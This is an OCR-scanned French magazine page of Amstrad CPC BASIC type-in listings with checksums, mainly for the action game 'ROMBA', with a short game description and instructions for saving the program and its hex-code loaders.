1010 IF EC(X,Y+1)=0 THEN X1=X:Y1= [2304]
Y:GOTO 1240
1020 IF EC(X,Y)>10 THEN 1410       [1290]
1030 X1=X:Y1=Y:GOTO 780            [951]
1040 REM :::::::::::::::::::::::   [1661]
1050 REM :                     :   [419]
1060 REM :        FEU          :   [525]
1070 REM :                     :   [419]
1080 REM :::::::::::::::::::::::   [1661]
1090 IF tr=0 THEN 780 ELSE tr=tr- [4622]
1:PEN 3:LOCATE 37,2:PRINT nr$;tr
1100 SOUND 5,50,100,15,5,5,20      [1497]
1110 IF b$=b2$ THEN 1170 ELSE LOC [4287]
ATE X,Y:PEN 3:PRINT TR$;fu$:xf=x
1120 XF=XF+1:IF XF=40 OR EC(XF,Y) [2500]
<>0 THEN 780
1130 IF FN PO(XF,Y)=1 THEN GOSUB  [1079]
1150:GOTO 780
1140 PEN 3:LOCATE XF,Y:PRINT BA$: [3331]
LOCATE XF,Y:PRINT EF$:GOTO 1120
1150 FOR H=1 TO MON:IF XF=MX(H) A [3256]
ND Y=MY(H) THEN MONS=H
1160 NEXT:MS(MONS)=0:LOCATE XF,Y: [5163]
PRINT EF$:MX(MONS)=4:MY(MONS)=4:G
OTO 780
1170 LOCATE X,Y:PEN 3:PRINT TR$;f [1802]
u1$:xf=x
1180 XF=XF-1:IF XF=1 OR EC(XF,Y)< [1381]
>0 THEN 780
1190 IF FN PO(XF,Y)=1 THEN GOSUB  [1079]
1150:GOTO 780
1200 PEN 3:LOCATE XF,Y:PRINT BA$: [3303]
LOCATE XF,Y:PRINT EF$:GOTO 1180
1210 REM :::::::::::::::::::::::   [1661]
1220 REM :    CHUTE JOUEUR     :   [874]
1230 REM :::::::::::::::::::::::   [1661]
1240 IF ec(x1,y1)=2 THEN LOCATE x [4716]
1,y1:PEN 1:PRINT nr$;he$ ELSE LOC
ATE x1,y1:PRINT EF$
1250 Y=Y+1:PEN 1:LOCATE X,Y:PRINT [4367]
 TR$;B$:SOUND 1,46+SON,3,5:SON=SO
N+10
1260 Y1=Y:IF EC(X,Y+1)=0 THEN 124 [3673]
0 ELSE SON=0:IF EC(X,Y+1)=3 THEN
780
1270 Y1=Y:Y=Y+1:GOTO 970           [2099]
1280 REM :::::::::::::::::::::::   [1661]
1290 REM :   COMPTAGE CLEFS    :   [1708]
1300 REM :::::::::::::::::::::::   [1661]
1310 sc=sc+10:PEN 3:LOCATE 17,2:P [2096]
RINT nr$;sc
1320 cle=cle-1:SOUND 2,40,0,5,2,2 [2941]
:PEN 1:ec(x1,y1)=0:IF cle<>0 THEN
 1350
1330 BORDER 14,26:PEN 1:READ A,B, [2001]
C:FOR G=A TO B
1340 LOCATE C,G:PRINT nr$;HE$:SOU [2652]
ND 4,50,10,15,3,3:EC(C,G)=2:NEXT
G
1350 BORDER 0:FOR H=1 TO MON:MS(H [3617]
)=1:NEXT:PEN 1:GOTO 1010
1360 REM :::::::::::::::::::::::   [1661]
1370 REM :                     :   [419]
1380 REM :      PERDU !!       :   [1049]
1390 REM :                     :   [419]
1400 REM :::::::::::::::::::::::   [1661]
1410 SOUND 4,50,50,15,3,3:vie=vie [2982]
-1:IF vie=0 THEN 1430
1420 FOR t=1 TO 1000:NEXT:tr=5-ta [2703]
:IF tr<1 THEN tr=1:GOTO 470 ELSE
470
1430 WINDOW #1,1,40,4,25:CLS #1:P [6760]
EN 2:LOCATE 8,12:PRINT "Une autre
 partie ? (o/n)"
1440 IF INKEY(34)=0 THEN RUN       [345]
1450 IF INKEY(46)=0 THEN CLS:LOCA [5214]
TE 15,12:PRINT" Au revoir":WINDOW
 #0,1,40,1,25:FOR n=1 TO 1000:NEX
T:CLS:END
1460 GOTO 1440                     [379]
1470 REM :::::::::::::::::::::::   [1661]
1480 REM :                     :   [419]
1490 REM :    LES MONSTRES     :   [1336]
1500 REM :                     :   [419]
1510 REM :::::::::::::::::::::::   [1661]
1520 m=INT(RND*mon)+1:IF MS(M)=0  [3582]
THEN 1530 ELSE 1540
1530 m=INT(RND*mon)+1:IF MS(M)=0  [3506]
THEN RETURN
1540 IF ec(mx(m),my(m)+1)=0 THEN  [1613]
GOSUB 1620:GOTO 1640
1550 IF y>my(m) AND ec(mx(m),my(m [3042]
)+1)=2 THEN GOSUB 1620:GOTO 1670
1560 IF y<my(m) AND ec(mx(m),my(m [2115]
))=2 THEN GOSUB 1620:GOTO 1680
1570 IF y<my(m) AND ec(mx(m),my(m [4400]
)-1)=2 THEN GOSUB 1620:GOTO 1680
1580 ON ss(m) GOTO 1590,1600       [1264]
1590 IF ec(mx(m)-1,my(m))<3 THEN  [2444]
1690 ELSE ss(m)=2:RETURN
1600 IF ec(mx(m)+1,my(m))<3 THEN  [3213]
1710 ELSE ss(m)=1:RETURN
1610 RETURN                        [555]
1620 IF ec(mx(m),my(m))=2 THEN PE [4278]
N 1:LOCATE mx(m),my(m):PRINT nr$;
he$:RETURN
1630 LOCATE mx(m),my(m):PRINT ef$ [3073]
:RETURN
1640 my(m)=my(m)+1:PEN 1:LOCATE m [4595]
x(m),my(m):PRINT CHR$(245+m)
1650 IF ec(mx(m),my(m)+1)=0 THEN  [1613]
GOSUB 1620:GOTO 1640
1660 IF mx(m)=x AND my(m)=y THEN  [1812]
1410 ELSE RETURN
1670 my(m)=my(m)+1:PEN 1:LOCATE m [6538]
x(m),my(m):PRINT tr$;CHR$(245+m):
GOTO 1660
1680 my(m)=my(m)-1:PEN 1:LOCATE m [4370]
x(m),my(m):PRINT tr$;CHR$(245+m):
GOTO 1660
1690 IF  mx(m)-1>1 THEN GOSUB 162 [3246]
0 ELSE ss(m)=2:RETURN
1700  mx(m)=mx(m)-1:PEN 1:LOCATE  [4178]
mx(m),my(m):PRINT tr$;CHR$(245+m)
:GOTO 1660
1710 IF  mx(m)+1<39 THEN GOSUB 16 [3955]
20 ELSE ss(m)=1:RETURN
1720 mx(m)=mx(m)+1:PEN 1:LOCATE m [4304]
x(m),my(m):PRINT tr$;CHR$(245+m):
GOTO 1660
1730 REM :::::::::::::::::::::::   [1661]
1740 REM :                     :   [419]
1750 REM : DATA  DES TABLEAUX  :   [863]
1760 REM :                     :   [419]
1770 REM :::::::::::::::::::::::   [1661]
1780 DATA 6,5,7,2                  [467]
1790 DATA 5,37,7,9,18,10,18,33,14 [2426]
,4,20,18,26,37,20,2,38,24
1800 DATA 10,23,9,14,18,20,20,23, [2103]
27,20,23,35,7,20,37
1810 DATA 8,6,18,9,33,13,4,17,31, [1695]
19,5,23,33,23
1820 DATA 20,6,30,13               [444]
1825 DATA 4,20,27                  [461]
1830 REM ::: data tab 2            [914]
1840 DATA 12,8,9,3                 [593]
1850 DATA 4,10,6,22,31,6,33,36,7, [5517]
29,36,9,4,8,11,22,27,12,3,20,14,2
9,33,14,35,37,14,3,24,19,32,36,19
,2,38,24
1860 DATA 6,11,3,6,13,11,14,18,7, [3769]
6,18,21,9,14,28,6,8,32,14,23,30,1
9,23,15
1870 DATA 4,5,6,10,4,18,13,13,19, [2331]
13,24,11,35,6,36,13,35,18
1880 DATA 10,18,15,13,30,5         [1139]
1890 DATA 4,6,21                   [210]
1900 REM ::: data tab 3            [917]
1910 DATA 13,5,8,4                 [744]
1920 DATA 5,9,6,15,19,6,27,36,6,5 [4831]
,6,7,18,19,7,5,19,8,34,37,9,14,19
,11,20,31,15,11,18,18,4,8,19,24,3
5,20,2,38,24
1930 DATA 6,18,4,6,14,20,6,23,26, [2187]
15,23,32,19,23,9
1940 DATA 9,5,17,7,15,10,17,17,23 [1481]
,14,36,5,34,8,29,19
1950 DATA 11,7,17,10,30,5,36,23    [1379]
1960 DATA 4,17,14                  [367]
2990 REM ::: data tab 4            [928]
3990 REM ::: data tab 5            [931]
4990 REM ::: data tab 6            [926]
5990 REM ::: data tab 7            [929]
6990 REM ::: data tab 8            [940]
```

Os court !

ROMBA

La subtile stratégie de notre héros consiste à éviter les embûches et à tirer sur tout ce qui bouge en se ravitaillant au passage en munitions. L'accès aux tableaux (dix sont à franchir pour retrouver le prisonnier) s'effectue par le haut de l'écran.

Triste serait la vie de Romba, s'il n'avait de temps à autre un vieil ami à délivrer en territoire ennemi...


Sauvegarde

Sauvez sous le nom «ROMBA» le programme Basic principal. Entrez ensuite par *Amsaisie V.2* en vous reportant à son mode d'emploi, les deux listings de codes hexadécimaux.

Nom Adr. déb. Long
SPRIROM &8000 &67F
ROUTROM &9D40 &547

La longueur est ici précisée à l'attention de ceux qui envisagent raisonnablement de morceler leur travail en plusieurs fichiers qui devront ultérieurement être réunis en deux fichiers définitifs.

Claude Le Moullec



```
10 REM :::::::::::::::::::::::          [1736]
20 REM :                     :          [419]
30 REM :       R O M B A     :          [818]
40 REM :                     :          [419]
50 REM :::::::::::::::::::::::          [1736]
60 REM :                     :          [419]
70 REM :  Claude Le Moullec  :          [2031]
80 REM :                     :          [419]
90 REM :::::::::::::::::::::::          [1736]
100 MEMORY &7FFF                        [150]
110 LOAD "|SPRIROM",&8000               [997]
120 LOAD "|ROUTROM",&9D40:POKE &A [2525]
01B,0:POKE &A01C,0:POKE &A01D,0
130 REM :::::::::::::::::::::::         [1736]
140 REM :                     :         [419]
150 REM :  VARIABLES DE BASE  :         [2081]
160 REM :                     :         [419]
170 REM :::::::::::::::::::::::         [1736]
180 DEFINT a-z:MODE 0:BORDER 0          [1453]
190 RESTORE 200:FOR h=0 TO 15:REA [2049]
D a:INK h,a:NEXT
200 DATA 0,13,26,9,24,9,18,13,20, [2191]
1,16,25,11,15,3,6
210 DEF FN po(x,y)=&C000+(y-1)*16 [579]
0+(x-1)*4
220 DEF FN pok(a,b)=&A033+(b-1)*2 [2030]
0+a
230 DIM sp(30):FOR h=0 TO 28:sp(h [2863]
+1)=&8000+(h*64):NEXT
240 GOSUB 2600:REM PRESENTATION     [2787]
250 ENV 1,100,3,1:ENT 1,100,2,2     [1021]
260 ENV 5,10,-1,8,5,-1,4:ENT -5,8 [2659]
0,1,1,20,2,1
270 ENT -4,14,-10,1,1,120,1:ENV 4 [1983]
,1,15,1,15,-1,12
280 BUT=&A1EC:WINDOW #1,2,19,1,24 [927]
290 TA=1:vie=5:mun=10:sc=0          [1791]
300 A$="MAN 5 SCORE 0000 NIVEAU 0 [6102]
1 MUNITIONS 10":ZL=1:YL=13:cer=2:
GOSUB 310:GOTO 380
310 A$=UPPER$(A$):FOR T=1 TO LEN( [3508]
A$):PS=(ASC(MID$(A$,T,1)))-48
320 CALL &9FE0,FN PO(ZL,YL)+(T*2) [4588]
-cer,&9D40+(PS*16):NEXT:RETURN
330 REM :::::::::::::::::::::::         [1736]
340 REM :                     :         [419]
350 REM :      TABLEAU +1     :         [574]
360 REM :                     :         [419]
370 REM :::::::::::::::::::::::         [1736]
380 ON TA GOTO 390,400,410,420,43 [2522]
0,440,450,460,470,480
390 RESTORE 2990:x=10:GOSUB 540:G [1736]
OTO 780
400 RESTORE 3040:GOSUB 540:GOTO 7 [1322]
80
410 RESTORE 3100:GOSUB 540:GOTO 7 [2281]
80
420 RESTORE 3160:GOSUB 540:GOTO 7 [1697]
80
430 RESTORE 3220:GOSUB 540:GOTO 7 [1051]
80
440 RESTORE 3280:GOSUB 540:GOTO 7 [1118]
80
450 RESTORE 3330:GOSUB 540:GOTO 7 [938]
80
460 RESTORE 3380:GOSUB 540:GOTO 7 [2228]
80
470 RESTORE 3440:GOSUB 540:GOTO 7 [1315]
80
480 sp(20)=sp(26):RESTORE 3500:GO [2805]
SUB 540:GOTO 780
490 REM :::::::::::::::::::::::         [1736]
500 REM :                     :         [419]
510 REM :   DESSIN TABLEAU    :         [1952]
520 REM :                     :         [419]
530 REM :::::::::::::::::::::::         [1736]
540 FOR h=&A034 TO &A137:POKE h,0 [5515]
:NEXT:FOR h=but TO but+50:POKE h,
0:NEXT
550 FOR h=1 TO 12:CALL &A00D,FN p [5869]
o(1,H),sp(17):CALL &A00D,FN po(20
,h),sp(17):POKE FN pok(1,h),1:POK
E FN pok(20,h),1:NEXT
560 FOR H=1 TO 12:READ A$:IF A$=" [2773]
X" THEN 610
570 FOR G=1 TO 18:A=VAL(MID$(A$,G [1367]
,1))
580 IF A=0 THEN 600                 [526]
590 CALL &A00D,FN po(G+1,h),SP(16 [3775]
+A):POKE FN pok(G+1,H),A
600 NEXT G                          [377]
610 NEXT H:FOR h=1 TO 20:POKE FN  [2721]
pok(h,13),1:NEXT
620 READ my:READ en                 [1465]
630 debut=but:FOR h=1 TO 10         [910]
640 a=INT(RND*19)+1:b=INT(RND*my) [3660]
+1:IF PEEK(FN pok(a,b))<>0 THEN 6
40
650 POKE FN pok(a,b),h+10:CALL &A [2578]
00D,FN po(a,b),sp(15)
660 POKE debut,1:bf$=HEX$(FN pok( [4069]
a,b),4):v2=VAL("&"+RIGHT$(bf$,2))
670 v1=VAL("&"+LEFT$(bf$,2)):POKE [3289]
 debut+1,v2:POKE debut+2,v1
680 add=FN po(a,b):bf$=HEX$(add,4 [3192]
):v2=VAL("&"+RIGHT$(bf$,2))
690 v1=VAL("&"+LEFT$(bf$,2)):POKE [2785]
 debut+3,v2:POKE debut+4,v1
700 ss=INT(RND*4)+1:POKE debut+5, [4152]
ss:debut=debut+6
710 NEXT:y=12:CALL &A00D,FN po(x, [3119]
y),SP(1):POKE FN pok(x,y),10
720 ss=1:xdep=x:POKE &A033,0:GOSU [2126]
B 2450:RETURN
730 REM :::::::::::::::::::::::         [1736]
740 REM :                     :         [419]
750 REM : ROUTINE  PRINCIPALE :         [2225]
760 REM :                     :         [419]
770 REM :::::::::::::::::::::::         [1736]
780 pa=pa+1:IF pa>14 THEN GOSUB 8 [2605]
60
790 IF PEEK(&A033)=1 THEN 2120      [1102]
800 IF INKEY(FA)=0 THEN 1230        [1746]
810 IF INKEY(HA)=0 THEN SS=1:GOTO [1374]
 880
820 IF INKEY(BA)=0 THEN SS=2:GOTO [2373]
 970
830 IF INKEY(GA)=0 THEN SS=4:GOTO [1702]
 1060
840 IF INKEY(DA)=0 THEN SS=3:GOTO [1755]
 1150
850 GOTO 780                        [409]
860 pa=0:CALL &A228:RETURN          [1255]
870 REM ::: VERS LE HAUT :::        [881]
880 X1=X:Y1=Y:Y=Y-1:IF PEEK(FN po [2964]
k(x,y))=0 THEN 920
890 IF PEEK(FN pok(x,y))>10 OR PE [2615]
EK(FN pok(x,y))=2 THEN 1910
900 IF PEEK(FN pok(x,y))=9 THEN 2 [1868]
350
910 Y=Y+1:pa=pa+2:GOTO 780          [1827]
920 SOUND 1,300,5,1,1,1,15          [1467]
930 CALL &A00D,FN PO(X1,Y1),SP(25 [2055]
):POKE FN pok(x1,y1),0
940 CALL &A00D,FN PO(X,Y),SP(1):P [2429]
OKE FN pok(x,y),10
950 pa=pa+3:GOTO 780                [715]
960 REM ::: VERS LE BAS :::         [1275]
970 X1=X:Y1=Y:Y=Y+1:IF PEEK(FN po [3166]
k(x,y))=0 THEN 1010
980 IF PEEK(FN pok(x,y))>10 OR PE [2615]
EK(FN pok(x,y))=2 THEN 1910
990 IF PEEK(FN pok(x,y))=9 THEN 2 [1868]
350
1000 Y=Y-1:pa=pa+2:GOTO 780         [2182]
1010 SOUND 1,300,5,1,1,1,15         [1467]
1020 CALL &A00D,FN PO(X1,Y1),SP(2 [2055]
5):POKE FN pok(x1,y1),0
1030 CALL &A00D,FN PO(X,Y),SP(4): [3837]
POKE FN pok(x,y),10
1040 pa=pa+3:GOTO 780               [715]
1050 REM ::: A GAUCHE :::           [1052]
1060 X1=X:Y1=Y:X=X-1:IF PEEK(FN p [1322]
ok(x,y))=0 THEN 1100
1070 IF PEEK(FN pok(x,y))>10 OR P [2615]
EEK(FN pok(x,y))=2 THEN 1910
1080 IF PEEK(FN pok(x,y))=9 THEN  [1868]
2350
1090 X=X+1:pa=pa+2:GOTO 780         [1753]
1100 SOUND 1,300,5,1,1,1,15         [1467]
1110 CALL &A00D,FN PO(X1,Y1),SP(2 [2055]
5):POKE FN pok(x1,y1),0
1120 CALL &A00D,FN PO(X,Y),SP(10) [2532]
:POKE FN pok(x,y),10
1130 pa=pa+3:GOTO 780               [715]
1140 REM ::: A DROITE :::           [1375]
1150 X1=X:Y1=Y:X=X+1:IF PEEK(FN p [4114]
ok(x,y))=0 THEN 1190
1160 IF PEEK(FN pok(x,y))>10 OR P [2615]
EEK(FN pok(x,y))=2 THEN 1910
1170 IF PEEK(FN pok(x,y))=9 THEN  [1868]
2350
1180 X=X-1:pa=pa+2:GOTO 780         [1973]
1190 DI:SOUND 1,300,5,1,1,1,15      [1913]
1200 CALL &A00D,FN PO(X1,Y1),SP(2 [2055]
5):POKE FN pok(x1,y1),0
1210 CALL &A00D,FN PO(X,Y),SP(7): [3208]
POKE FN pok(x,y),10
1220 pa=pa+3:GOTO 780               [715]
1230 REM :::::::::::::::::::::::        [1736]
1240 REM :                     :        [419]
1250 REM :        FEU          :        [525]
1260 REM :                     :        [419]
1270 REM :::::::::::::::::::::::        [1736]
1280 IF mun=0 THEN pa=pa+1:GOTO 7 [4231]
80 ELSE SOUND 1,0,1,15,0,0,5
1290 CALL &A00D,FN PO(X,Y),SP(SS* [1893]
3):FE=1
1300 ON SS GOTO 1320,1410,1500,15 [1404]
90
1310 REM ::: VERS LE HAUT :::       [881]
1320 IF PEEK(FN POK(X,Y-1))=4 THE [3225]
N dx=0:dy=-1:GOTO 1720
1330 a=PEEK(FN POK(X,Y-FE)):IF a< [2895]
>0 THEN 1360
1340 CALL &A00D,FN PO(X,Y-FE),SP( [3387]
2):CALL &A00D,FN PO(X,Y-FE),SP(25
)
1350 fe=fe+1:IF FE=6 THEN 1670 EL [1152]
SE 1330
1360 IF A<10 THEN 1670 ELSE CALL  [2862]
&A00D,FN PO(X,Y-FE),SP(23)
1370 FOR T=1 TO 100:NEXT:CALL &A0 [3222]
0D,FN PO(X,Y-FE),SP(24)
1380 POKE FN POK(X,Y-FE),0:POKE B [1315]
UT+((A-11)*6),0
1390 sc=sc+5:GOSUB 2470:CALL &A00 [4288]
D,FN PO(X,Y-FE),SP(25):GOTO 1680
1400 REM ::: VERS LE BAS :::        [1275]
1410 IF PEEK(FN POK(X,Y+1))=4 THE [2779]
N dx=0:dy=1:GOTO 1720
1420 a=PEEK(FN POK(X,Y+FE)):IF a< [2221]
>0 THEN 1450
1430 CALL &A00D,FN PO(X,Y+FE),SP( [3459]
5):CALL &A00D,FN PO(X,Y+FE),SP(25
)
1440 fe=fe+1:IF FE=6 THEN 1670 EL [846]
SE 1420
1450 IF A<10 THEN 1670 ELSE CALL  [2630]
&A00D,FN PO(X,Y+FE),SP(23)
1460 FOR T=1 TO 100:NEXT:CALL &A0 [3714]
0D,FN PO(X,Y+FE),SP(24)
1470 POKE FN POK(X,Y+FE),0:POKE B [2319]
UT+((A-11)*6),0
1480 sc=sc+5:GOSUB 2470:CALL &A00 [3746]
D,FN PO(X,Y+FE),SP(25):GOTO 1680
1490 REM ::: A DROITE :::           [1375]
1500 IF PEEK(FN POK(X+1,Y))=4 THE [3087]
N dx=1:dy=0:GOTO 1720
1510 a=PEEK(FN POK(X+FE,Y)):IF a< [2967]
>0 THEN 1540
1520 CALL &A00D,FN PO(X+fe,Y),SP( [4909]
8):CALL &A00D,FN PO(X+fe,Y),SP(25
)
1530 fe=fe+1:IF FE=6 THEN 1670 EL [844]
SE 1510
1540 IF A<10 THEN 1670 ELSE CALL  [2945]
&A00D,FN PO(X+FE,Y),SP(23)
1550 FOR T=1 TO 100:NEXT:CALL &A0 [3344]
0D,FN PO(X+FE,Y),SP(24)
1560 POKE FN POK(X+FE,Y),0:POKE B [1767]
UT+((A-11)*6),0
1570 sc=sc+5:GOSUB 2470:CALL &A00 [3194]
D,FN PO(X+FE,Y),SP(25):GOTO 1680
1580 REM ::: A GAUCHE :::           [1052]
1590 IF PEEK(FN POK(X-1,Y))=4 THE [3709]
N dx=-1:dy=0:GOTO 1720
1600 a=PEEK(FN POK(X-FE,Y)):IF a< [3105]
>0 THEN 1630
1610 CALL &A00D,FN PO(X-fe,Y),SP( [3112]
11):CALL &A00D,FN PO(X-fe,Y),SP(2
5)
1620 fe=fe+1:IF FE=6 THEN 1670 EL [1050]
SE 1600
1630 IF A<10 THEN 1670 ELSE CALL  [3415]
&A00D,FN PO(X-FE,Y),SP(23)
1640 FOR T=1 TO 100:NEXT:CALL &A0 [3826]
0D,FN PO(X-FE,Y),SP(24)
1650 POKE FN POK(X-FE,Y),0:POKE B [2876]
UT+((A-11)*6),0
1660 sc=sc+5:GOSUB 2470:CALL &A00 [3887]
D,FN PO(X-FE,Y),SP(25):GOTO 1680
1670 mun=mun-1:GOSUB 2450:pa=pa+5 [1095]
:GOTO 780
1680 en=en-1:IF en<10 THEN 1670   [1385]
1690 add=BUT+((A-11)*6):POKE add, [6301]
1:POKE add+1,&5E:POKE add+2,&A0:P
OKE add+3,&48:POKE add+4,&C1:POKE
 add+5,INT(RND*4)+1:GOTO 1670
1700 POKE add+4,add3:POKE add+5,3 [2615]
:POKE add5,a:GOTO 1670
1710 REM : RAMASSER  MUNITIONS :    [1731]
1720 IF ta=10 THEN 1780             [1085]
1730 FOR h=1 TO 5:CALL &A00D,FN P [2642]
O(X+dx,Y+dy),sp(20)
1740 CALL &A00D,FN PO(X+dx,Y+dy), [1953]
sp(25):NEXT
1750 POKE FN POK(X+dx,Y+dy),0:mun [3416]
=mun+12:IF mun>90 THEN mun=90
1760 GOSUB 2450:EI:GOTO 780         [1527]
1770 REM : LIBERER  PRISONNIER :    [2601]
1780 SOUND 129,250,0,0,4,4          [1489]
1790 FOR h=1 TO 20:CALL &A00D,FN  [3208]
PO(X+dx,Y+dy),sp(20)
1800 CALL &A00D,FN PO(X+dx,Y+dy), [1953]
sp(25):NEXT
1810 FOR h=7 TO 15:CALL &A00D,FN  [2979]
po(h,6)+80,sp(25)
1820 CALL &A00D,FN po(h,7),sp(25) [1666]
:NEXT
1830 a$="VOUS AVEZ REUSSI":zl=7:y [3371]
l=7:CER=0:GOSUB 310
1840 SOUND 129,250,0,0,4,4:WHILE  [2246]
INKEY$<>"":WEND
```

```
1850 CALL &BB18:RUN 180                [847]
1860 REM ::::::::::::::::::::::::      [1736]
1870 REM :                      :      [419]
1880 REM :        VIE -1        :      [647]
1890 REM :                      :      [419]
1900 REM ::::::::::::::::::::::::      [1736]
1910 IF ss=1 THEN mm=1 ELSE IF ss [4375]
=2 THEN mm=4 ELSE IF ss=3 THEN mm
=7 ELSE mm=10
1920 IF PEEK(FN pok(x,y))>10 THEN [1851]
 1990
1930 REM ::: PLOUF :::                 [707]
1940 ENV 2,5,3,2,15,-1,15:SOUND 4 [2704]
,0,0,0,2,0,15
1950 CALL &A00D,FN po(x1,y1),sp(2 [2151]
5):FOR h=1 TO 15
1960 CALL &A00D,FN po(x,y),sp(mm) [3384]
:FOR T=1 TO 50:NEXT
1970 CALL &A00D,FN po(x,y),sp(18) [2279]
:NEXT:GOTO 2030
1980 REM ::: TOUCHE ENNEMI :::         [553]
1990 SOUND 129,250,0,0,4,4:FOR h= [1931]
1 TO 15
2000 CALL &A00D,FN po(x1,y1),sp(m [2658]
m):FOR T=1 TO 50:NEXT
2010 CALL &A00D,FN po(x1,y1),sp(2 [1625]
5):NEXT
2020 CALL &A00D,FN po(x1,y1),sp(2 [2707]
3):CALL &A00D,FN po(x1,y1),sp(24)
2030 vie=vie-1:IF VIE<0 THEN 2220 [2120]
 ELSE GOSUB 2440
2040 FOR H=1 TO 12:FOR G=2 TO 19  [1339]
2050 IF PEEK(FN POK(G,H))<10 THEN [2198]
 2070
2060 POKE FN POK(G,H),0:CALL &A00 [2883]
D,FN PO(G,H),SP(25)
2070 NEXT G,H:FOR h=but TO but+50 [2868]
:POKE h,0:NEXT
2080 REM UN OS ? CLAUDE TEL 96 38 [1388]
 94 24
2090 x=xdep:IF mun<10 THEN mun=10 [1597]
2100 GOSUB 630:GOTO 780           [1110]
2110 REM :  TOUCHE PAR ENNEMI  :  [1212]
2120 IF ss=1 THEN mm=1 ELSE IF ss [4375]
=2 THEN mm=4 ELSE IF ss=3 THEN mm
=7 ELSE mm=10
2130 SOUND 129,250,0,0,4,4        [1489]
2140 FOR h=1 TO 15:CALL &A00D,FN  [2760]
po(x,y),sp(mm)
2150 FOR T=1 TO 50:NEXT:CALL &A00 [3594]
D,FN po(x,y),sp(25):NEXT
2160 CALL &A00D,FN po(x,y),sp(23) [3852]
:CALL &A00D,FN po(x,y),sp(24):GOT
O 2030
2170 REM ::::::::::::::::::::::::      [1736]
2180 REM :                      :      [419]
2190 REM :        PERDU         :      [934]
2200 REM :                      :      [419]
2210 REM ::::::::::::::::::::::::      [1736]
2220 SOUND 1,250,0,0,4,4:WHILE IN [2704]
KEY$<>"":WEND
2230 FOR h=7 TO 15:CALL &A00D,FN  [2979]
po(h,6)+80,sp(25)
2240 CALL &A00D,FN po(h,7),sp(25) [2009]
:NEXT:NT=0
2250 a$="VOUS AVEZ ECHOUE":zl=7:y [4245]
l=7:CER=0:GOSUB 310
2260 NT=NT+1:IF NT>73 THEN NT=1   [1288]
2270 SOUND 49,MP(NT)*4,MD(H)*15,1 [3704]
5:SOUND 42,MP(NT),MD(NT)*14,,12
2280 SOUND 28,MP(NT)/2,MD(NT)*14, [4119]
,14:A$=INKEY$:IF A$="" THEN 2260
2290 CALL &BCA7:CLS #1:GOTO 290   [1602]
2300 REM ::::::::::::::::::::::::      [1736]
2310 REM :                      :      [419]
2320 REM :  PASSE LE  TABLEAU   :      [1008]
2330 REM :                      :      [419]
2340 REM ::::::::::::::::::::::::      [1736]
2350 CALL &A00D,FN PO(X1,Y1),SP(2 [1715]
5)
2360 CALL &A00D,FN PO(X,Y),SP(1)  [1649]
2370 ta=ta+1:sc=sc+50:CLS #1:GOSU [3046]
B 2470:GOSUB 2520
2380 FOR t=1 TO 2000:NEXT:GOTO 38 [2732]
0
2390 REM ::::::::::::::::::::::::      [1736]
2400 REM :                      :      [419]
2410 REM :  GESTION DES SCORES  :      [1780]
2420 REM :                      :      [419]
2430 REM ::::::::::::::::::::::::      [1736]
2440 a$=STR$(vie):zl=3:yl=13:cer= [3812]
4:GOSUB 310:RETURN
2450 a$=STR$(mun):IF mun<10 THEN  [5298]
zl=19:yl=13:cer=0:GOSUB 310:RETUR
N
2460 zl=19:yl=13:cer=2:GOSUB 310: [2403]
RETURN
2470 a$=STR$(sc):a$=RIGHT$(a$,LEN [2868]
(a$)-1)
```

```
2480 IF sc>999 THEN zl=7:yl=13:ce [3128]
r=2:GOSUB 310:RETURN
2490 IF sc>99 THEN zl=7:yl=13:cer [2237]
=0:GOSUB 310:RETURN
2500 IF sc>9 THEN zl=8:yl=13:cer= [1844]
2:GOSUB 310:RETURN
2510 zl=8:yl=13:cer=0:GOSUB 310:R [1931]
ETURN
2520 a$=STR$(ta):a$=RIGHT$(a$,LEN [1517]
(a$)-1)
2530 IF ta>9 THEN zl=13:yl=13:cer [2256]
=2:GOSUB 310:RETURN
2540 zl=13:yl=13:cer=0:GOSUB 310: [2289]
RETURN
2550 REM ::::::::::::::::::::::::      [1736]
2560 REM :                      :      [419]
2570 REM :    PRESENTATION      :      [1647]
2580 REM :                      :      [419]
2590 REM ::::::::::::::::::::::::      [1736]
2600 ENV 10,1,15,0,7,-2,0:ENV 12, [2795]
1,15,1,20,-2,0.5:ENV 14,1,15,1,10
,-3,0.5
2610 GOSUB 2900:EVERY 20,2 GOSUB  [2739]
2870
2620 FOR h=1 TO 20:FOR g=5 TO 9:C [2754]
ALL &A00D,FN po(h,g),sp(15):NEXT
g,h
2630 CALL &A00D,FN po(1,11),sp(7) [2313]
:RESTORE 2930
2640 FOR h=2 TO 20:CALL &A00D,FN  [2223]
po(h-1,11),sp(25)
2650 CALL &A00D,FN po(h,11),sp(7) [3393]
:FOR t=1 TO 50:NEXT
2660 CALL &A00D,FN po(h,11),sp(1) [2869]
:FOR t=1 TO 50:NEXT
2670 READ a$:IF a$="x" THEN 2740  [2772]
ELSE IF a$="y" THEN a$="00000"
2680 CALL &A00D,FN po(h,11),sp(3) [1980]
2690 FOR g=1 TO 5:a=VAL(MID$(a$,g [2523]
,1)):IF a=1 THEN 2730
2700 CALL &A00D,FN po(h,g+4),sp(2 [2984]
3):FOR t=1 TO 100:NEXT
2710 CALL &A00D,FN po(h,g+4),sp(2 [3163]
4):FOR t=1 TO 100:NEXT
2720 CALL &A00D,FN po(h,g+4),sp(2 [2875]
5):FOR t=1 TO 100:NEXT
2730 NEXT g                       [377]
2740 NEXT h:CALL &A00D,FN po(20,1 [2168]
1),sp(25)
2750 a$="LMC SOFTWARE":zl=8:yl=2: [2563]
